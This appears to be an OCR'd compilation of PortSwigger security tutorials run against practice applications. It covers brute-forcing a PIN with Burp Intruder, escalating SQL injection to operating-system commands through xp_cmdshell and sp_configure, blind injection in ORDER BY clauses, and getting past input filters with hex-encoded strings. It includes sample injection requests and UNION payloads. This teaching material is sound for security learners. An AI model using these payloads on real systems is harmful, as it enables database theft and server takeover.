
Right click anywhere on the request and click "Send to Intruder".




In the Intruder "Positions" tab, use the buttons on the right of the panel to clear any existing payload position markers and add markers around the `pin` number.




In the Intruder "Payloads" tab, set the appropriate payload type and payload options.
In this example we wish to inject each possible `pin` number from 0000-9999.
Then click the "Start attack" button in the top right of the Intruder console.



Starting the attack will open the "Intruder attack" window.
We can use the Grep - Match function in the "Options" tab.
We are looking for an indication that the application has procuced a "True" response.
In this example a "True" response would be signified by the application showing us the "Account number is valid" message.




After applying the "Grep - Match" we can see that the payload "2364" produces a "True" response from the application.



We can confirm the payload is correct and that we have found the correct `pin`number by submitting the payload in to the form on the page.

Injecting System Commands Via SQL Injection




A successful exploit of a SQL injection vulnerability often results in the total compromise of all application data.

You may suppose, therefore, that owning all the application's data is the finishing point for a SQL injection attack. However, there are many reasons why it might be productive to advance your attack further.


One of the most dangerous methods of escalation is command injection.

In this example we explain the `xp_cmdshell` function in Microsoft SQL Server.




As shown above, it is essential to understand the database you are attacking when attempting to escalate a vulnerability, as every database contains various ways to escalate privileges.

`xp_cmdshell` allows users with DBA permissions to execute operating system commands in the same way as the cmd.exe command prompt.



You should first confirm the presence of an SQL injection vulnerability using one of the methods prescribed in the previous tutorial.



You can then attempt to use a stored procedure to execute operating system commands.

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://blueshoe.portswigger.com/addressbook/32/Defau
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 171

__VIEWSTATE=%2FwEPDwUKMTIONzE5MjI0M2Rkc2h%2Ftsgqh9bo%2BRnUBN1l
Phone=&Search=asdf';EXEC sp_configure--&Address=&Age=
```

However, most instances of Microsoft SQL Server encountered on the Internet will be version 2005 or later. These versions contain numerous security features that lock down the database by default, preventing many useful attack techniques from working.

However, if the web application's user account within the database has sufficiently high privileges, it is possible to overcome these obstacles simply by reconfiguring the database.

If `xp_cmdshell` is disabled, it can be re-enabled with the `sp_configure`stored procedure.

From <https://support.portswigger.net/customer/portal/articles/2163785-Methodology_Blind%20SQL%20Injection%20Exploitation.html>

SQL Injection in the Query Structure


If user-supplied data is being inserted into the structure of the SQL query itself, rather than an item of data within the query, exploiting SQL injection simply involves directly supplying valid syntax. No "escaping" is required to break out of any data context.

The most common injection point within the SQL query structure is within an ORDER BY clause. The ORDER BY keyword takes a column name or number and orders the result set according to the values in that column. This functionality is frequently exposed to the user to allow sorting of a table within the browser.

The example uses a version of the "Magical Code Injection Rainbow" taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.

Detecting SQLi in an `ORDER BY` clause

When mapping an application you should make a note of any parameters that appear to control the order or field types within the results that the application returns.




Make a series of requests supplying a numeric value in the parameter, starting with the number 1 and incrementing it with each subsequent request.

If changing the number in the input affects the ordering of the results, the input is probably being inserted in to an `ORDER BY` clause.

Increasing this number to 2 should then change the display order of data to order by the second column.

However, in this example, we are dealing with only one column. The number supplied is therefore greater than the number of columns in the results set and the query fails.




In this situation, you can confirm that further SQL can be injected by checking whether the results order can be reversed, using the following:

```
1 ASC --
1 DESC --
```


`DESC` reorganizes the results in to descending order.

Exploiting SQLi in an `ORDER BY` clause



Exploiting SQL injection in an `ORDER BY` clause is significantly different from most other cases. A database will not accept a `UNION`, `WHERE`, `OR`, or `AND`keyword at this point in the query.


In our example, exploitation requires the attacker to specify a nested query in place of the `ORDER BY` parameter identified above.



The vulnerable query allows you to test a single piece of information (e.g. a single string character) from anywhere in the database in a boolean query.

This crafted input will allow you to tell whether or not the first character of the username is 'P'. If it is, the article list will be returned sorted by `username`. If not, it will be returned sorted by `id`.

The results have been returned sorted by username, indicating that the username we have queried begins with P.



The crafted input above produces a "positive" response from the database. However, submitting a slightly different input produces a negative response. Thereby inferring that the condition tested was false.

By submitting a large number of such queries, cycling through the range of likely ASCII

codes for each character until a hit occurs, you can extract the entire string, one byte at a time.


From <https://support.portswigger.net/customer/portal/articles/2590771-sql-injection-in-the-query-structure>

SQL Injection: Bypassing Common Filters

In some situations, an application that is vulnerable to SQL injection (SQLi) may implement various input filters that prevent you from exploiting the flaw without restrictions. For example, the application may remove or sanitize certain characters or may block common SQL keywords. In this situation, there are numerous tricks you can try to bypass filters of this kind.


The example uses a version of the "Magical Code Injection Rainbow" taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.

Avoiding Blocked Characters



If the application removes or encodes some characters that are often used in SQLi attacks, you may still be able to perform an attack.

For example, the single quotation mark is not required if you are injecting into a numeric data field or column name.




If you do need to introduce a string in to your attack payload, you can do this without needing to use quotes. In MySQL, the following statement:

```
SELECT username FROM users WHERE isadmin = 2 union select name from
sqlol.ssn where name='herp derper'--
```

is equivalent to:


```
SELECT username FROM users WHERE isadmin = 2 union select name from
sqlol.ssn where name=0x4865727020446572706572--
```



If the comment symbol is blocked, you can often craft your injected data such that it does not break the syntax of the surrounding query.

In the example opposite we have altered the structure of the query with the `AS`keyword.

